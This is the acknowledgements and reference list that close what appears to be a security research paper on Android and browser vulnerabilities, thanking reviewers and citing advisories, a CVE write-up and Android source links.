I would like to thank Tod Beardsley, Joe Vennix, File Descriptor, and Christian Schneider for their constructive feedback on the paper. Gareth heyes, Ahamed Nafeez and Mario Heiderich for their opinion on various vulnerabilities presented in this paper and Haru Sugiyama, Giuseppe Trotta for extending their support and reviewing the POC's and last but not least Muhammad Gazzaly for designing cover, Javed Baloch for formatting and Aamir Kundi for proof reading.

References

1. https://www.idc.com/prodserv/smartphone-os-market-share.jsp
2. http://developer.android.com/about/dashboards/index.html
3. https://blog.mozilla.org/security/2012/10/10/security-vulnerability-in-firefox-16/
4. http://blog.mindedsecurity.com/2010/10/java-applet-same-ip-host-access.html
5. http://jvndb.jvn.jp/en/contents/2014/JVNDB-2014-000108.html
6. https://android.googlesource.com/platform/external/webkit/+/109d59bf6fe4abfd001fc60ddd403f1046b117ef%5E%21/#F0
7. http://www.mbsd.jp/Whitepaper/IntentScheme.pdf
8. https://github.com/android/platform_packages_apps_htmlviewer/blob/master/src/com/android/htmlviewer/HTMLViewerActivity.java#L74
9. https://www.google.com/about/appsecurity/reward-program/
10. http://mksben.l0.cm/2015/08/cve-2015-4483.html
11. https://hackerone.com/vulnerability-coordination-maturity-model